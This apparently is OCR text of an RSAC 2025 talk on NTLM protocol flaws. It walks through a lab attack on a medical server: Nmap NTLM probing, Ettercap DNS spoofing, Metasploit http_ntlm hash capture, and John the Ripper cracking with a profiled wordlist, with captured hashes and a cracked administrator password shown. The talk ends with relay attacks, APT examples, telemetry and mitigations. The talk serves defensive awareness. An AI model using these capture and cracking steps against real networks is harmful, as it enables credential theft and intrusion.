The Security Flaws of NTLM: Understanding the Risks

NTLMv1

- **Weak Hashing**: Uses DES-based hashing, which is easily cracked with modern computing power.
- **No Salting**: Hashes are unsalted, making them vulnerable to rainbow table attacks.
- **Relay Attacks**: No mutual authentication, allowing attackers to relay credentials to other systems.
- **Brute-Force Vulnerable**: The weak DES encryption used in this version makes brute-forcing trivial.
- **No timestamp.**

The Security Flaws of NTLM: Understanding the Risks

NTLMv2

- Fairly more secure than NTLMv1.
- **Stronger Hashing**: Uses HMAC-MD5 and includes a client-side challenge with a timestamp to prevent replay attacks.
- **No LM Hash**: Eliminates the weak LM hash, relying solely on NT hashes.
- **Better Security**: More resistant to brute-forcing compared to NTLMv1 and fully resistant to rainbow table attacks.

The Security Flaws of NTLM: Understanding the Risks

Remaining flaws:

- **Relay Attacks Still Possible**: Lacks full mutual authentication, leaving it vulnerable to relay attacks.
- **Offline Cracking**: While harder than NTLMv1, NTLMv2 hashes can still be cracked offline with sufficient resources.
- **Officially deprecated** by Microsoft due to its inherent vulnerabilities.
  - There is still a lot of old software that uses NTLMv2 or even NTLMv1.

Recommendation: Transition to Kerberos protocol.

NTLMv1 vs NTLMv2 vs Kerberos

Feature	NTLMv1	NTLMv2	Kerberos
Mutual Authentication	No	No	Yes
Relay Attack Resistance	Highly vulnerable	Vulnerable	Resistant (with proper configuration)
Offline Cracking	Trivial (weak DES + unsalted hashes)	Harder but still possible	Extremely difficult
Performance	Faster (less overhead)	Slightly slower than NTLMv1	Slightly slower (due to ticket-based system)
Deprecation Status	Officially deprecated	Officially deprecated	Current standard for authentication

Primary Use Cases for NTLM

- NTLM over HTTP:
  - Used for web-based authentication, often in intranet scenarios or legacy web applications.
  - Vulnerable to relay attacks if not properly secured.
- NTLM over SMB (Server Message Block):
  - Commonly used for file sharing in Windows environments.
- NTLM with LDAP & Active Directory

RSAC | 2025 Conference

Attacking a Medical server that uses NTLM over HTTP for authentication

Obtaining information

NTLM, as an authentication protocol, can reveal certain server details when probed with tools like a simple Nmap script.


```
root@kali:~/Desktop# nmap -p80 10.6.72.96 --script http-ntlm-info
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-19 10:27 PDT
Nmap scan report for 10.6.72.96
Host is up (0.00028s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-ntlm-info:
|   Target_Name: DOLORES
|   NetBIOS_Domain_Name: DOLORES
|   NetBIOS_Computer_Name: WIN-M4C0S577OC8
|   DNS_Domain_Name: dolores.com
|   DNS_Computer_Name: WIN-M4C0S577OC8.dolores.com
|   DNS_Tree_Name: dolores.com
|_  Product_Version: 6.1.7601
MAC Address: 00:50:56:99:9A:9A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

Capturing the HTTP-NTLM Challenge Hashes - MITM Attack

- **Man-in-the-Middle (MitM) Attack**
  - Intercepts communication between two parties to eavesdrop or modify traffic.
  - Used to steal credentials, spy, or sabotage communications.
- **Tool: Ettercap**
  - A suite for executing MitM attacks.
  - Features:
    - Sniffing live connections.
    - Content filtering on the fly.
    - Protocol dissection and network analysis.

DNS Spoofing

- Altered DNS records redirect traffic to a fraudulent site.
  - Used to facilitate NTLM credential capture.
- Using Ettercap for DNS Spoofing:
  - Activate the DNS spoofing module in Ettercap.
  - Redirect traffic for the target domain (e.g., AAAA-server-manager.com) to the attacker's machine (10.6.72.215).




Capturing credentials using Metasploit http_ntlm module

- Attackers use the Metasploit http_ntlm module to quietly capture NTLM/LM challenge hashes over HTTP.
- The module listens for NTLM authentication attempts and captures the hashes.


```
msf5 > use auxiliary/server/capture/http_ntlm
msf5 auxiliary(server/capture/http_ntlm) > info

       Name: HTTP Client MS Credential Catcher
     Module: auxiliary/server/capture/http_ntlm
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Ryan Linn <sussurro@happypacket.net>

Available actions:
  Name       Description
  ----       -----------
  WebServer  Run capture web server

Check supported:
  No

Basic options:
  Name        Current Setting   Required  Description
  ----        ---------------   --------  -----------
  CAINPWFILE                    no        The local filename to store the hashes in Cain&Abel format
  CHALLENGE   1122334455667788  yes       The 8 byte challenge
  JOHNPWFILE                    no        The prefix to the local filename to store the hashes in JOHN format
  SRVHOST     0.0.0.0           yes       The local host or network interface to listen on. This must be an ad
dress on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT     8080              yes       The local port to listen on.
  SSL         false             no        Negotiate SSL for incoming connections
  SSLCert                       no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                       no        The URI to use for this exploit (default is random)

Description:
  This module attempts to quietly catch NTLM/LM Challenge hashes.
```

Attacker's server started


You are not authorized to view this page - Mozilla Firefox
Kali Linux, an Offensive Secu
You are not authorized to
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Authentication Required
r.com is requesting your username and password.
User Name:
Password:
Cancel
OK
Waiting for alaris-server-manager.com...
File Actions Edit View Help
Provided by:
Ryan Linn <sussurro@happypacket.net>
Available actions:
Name Description
WebServer Run capture web server
Check supported:
No
Basic options:
Name Current Setting Required Description
CAINPWFILE no The local filename to store the hashes in Cain&Abel
CHALLENGE 1122334455667788 yes The 8 byte challenge
JOHNPWFILE no The prefix to the local filename to store the hashe
SRVHOST 0.0.0.0 yes The local host or network interface to listen on.
dress on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 80 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is random
URIPATH / no The URI to use for this exploit (default is random)
Description:
This module attempts to quietly catch NTLM/LM Challenge hashes.
msf5 auxiliary(server/capture/http_ntlm) > exploit
[*] Auxiliary module running as background job 1.
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://10.6.72.215:80/
[*] Server started.
msf5 auxiliary(server/capture/http_ntlm) >

Capturing NTLMv2 challenge/response

- Once the victim has introduced their credentials, and the attacker has captured the NTLMv2 challenge/response. Attackers can analyze them offline. In many cases, these exchanges can be replayed, manipulated or captured for offline password cracking.




```
msf5 auxiliary(server/capture/http_ntlm) > cat /root/Desktop/_netlmv2
[*] exec: cat /root/Desktop/_netlmv2


Administrator:::1122334455667788:e796a0647cf8cd32ba4305b5c67dc0d4:9a9ed60a49254
447

msf5 auxiliary(server/capture/http_ntlm) > cat /root/Desktop/_netntlmv2
[*] exec: cat /root/Desktop/_netntlmv2


Administrator:::1122334455667788:dba1bc100ad7765175232772fdad9245:0101000000000
000801e26cc1fa4d6014462982d6f7b5dcb0000000002000c0044004f004d00410049004e000100
0c0053004500520056004500520004001600650078006100 6d0070006c0065002e0063006f006d0
003002400530045005200560045005200 2e00650078006100 6d0070006c0065002e0063006f006d
00
```

Cracking: Preparation

- Tools for Cracking:
  - Attackers use password crackers like John the Ripper or Hashcat to convert NTLMv2 hash into plaintext passwords.
- Profiling the Organization:
  - For an organization like “Zingbox,” attackers create a profiled wordlist:
    - Common words: Zingbox, dolores, zing, box, secret, password, etc.
    - Append 5 digits to each word using mutation rules.
- Mutation Rules:

```
[List.Rules:Zingbox_profile]
$[0-9]$[0-9]$[0-9]$[0-9]$[0-9]
```

Cracking the hashes: Execution

- Using John the Ripper:
  - A well-known, open-source password cracking tool used since the 1990s.
  - Supports multiple hash types, including NTLMv2 hashes, and is highly customizable with rules and wordlists like the one previously generated.


```
john _netntlmv2 --wordlist=wordlist_Zingbox_facility.txt --rules:Zingbox_profile
```

  - Profiled wordlists and mutation rules significantly improve cracking efficiency, even with older tools like John the Ripper.

```
root@kali:~/Desktop# john _netntlmv2 --wordlist=wordlist_Zingbox_facility.txt --rules:Zingbox_profile
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
Zingbox94043     (Administrator)
1g 0:00:00:00 DONE (2020-10-16 18:54) 3.703g/s 348325p/s 348325c/s 348325C/s Zingbox94016..Zingbox94047
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```

Testing the obtained credentials


Now the attacker knows the credentials (*Administrator/ Zingbox94043*) which are used to gain access to the medical server.



Another common attack: NTLM relay

- An attacker positions as a man-in-the-middle (MitM) between a client and a server.
- The attacker relays messages:
  - To the client, they act as the server.
  - To the server, they act as the client.
- The client encrypts the server's challenge using its secret (password) and sends the response.
- The attacker captures this response and forwards it to the server.
- The server accepts the response, believing the attacker is the legitimate client.
- **Result**: The attacker is authenticated on the server with the client's credentials.

NTLM Relay


Client
Attacker
Server
NEGOTIATE_MESSAGE
NEGOTIATE_MESSAGE
CHALLENGE_MESSAGE
CHALLENGE_MESSAGE
AUTHENTICATE_MESSAGE
AUTHENTICATE_MESSAGE

RSAC | 2025 Conference

Malware abusing the NTLM protocol

Blind Eagle (APT-C-36)

- Threat actor Blind Eagle targeted Colombian institutions and government entities in 2025.
  - Over 1,600 victims in one campaign
- Users tricked into clicking malicious links, initiating SMB connections (port 445) to download and execute payloads.
- Exposed NTLMv2 hash abuse via WebDAV requests, enabled Pass-the-Hash and Relay Attacks.

NTLM's Current Usage - Our Telemetry

NTLM

Region	Total Devices	IoT	IoMT	OT
US	1405776	83996	30020	4130
EU	589074	35898	7731	3969
Australia	74605	1881	172	89
Canada	10370	521	45	20
Japan	30405	939	26	127
Singapore	43650	1066	0	73
Switzerland	4745	155	0	0
UK	23689	710	20	18

Kerberos

Region	Total Devices	IoT	IoMT	OT
US	2058239	111742	32098	4063
EU	912023	40092	7741	3480
Australia	85511	1949	93	108
Canada	14974	854	9	16
Japan	26100	758	1	104
Singapore	60662	1009	0	52
Switzerland	8103	458	0	0
UK	35835	1041	3	24

Does that mean all devices using NTLM are insecure?

- Not necessarily.
- Mitigations exist to counter these attacks, though none offer absolute protection.
  - Session signing.
  - Have a good password hygiene.

Apply

Actions

- EOL devices:
  - IoT Device Lifecycle Management
  - Replacing EOL devices with newer, more secure models.
  - Keep an inventory of your assets in the network with its corresponding firmware version.
  - Use network and end-point security systems such as firewalls and EDRs to prevent attacks.

- Deprecated protocols:
  - Transition to Kerberos protocol whenever possible.
  - Have a good password hygiene.
  - Enable SMB and LDAP, and even HTTP (rarely implemented) signing.

RSAC™ 2025 Conference

Many Voices.
One Community.

@asher_davila

linkedin.com/in/asherdavila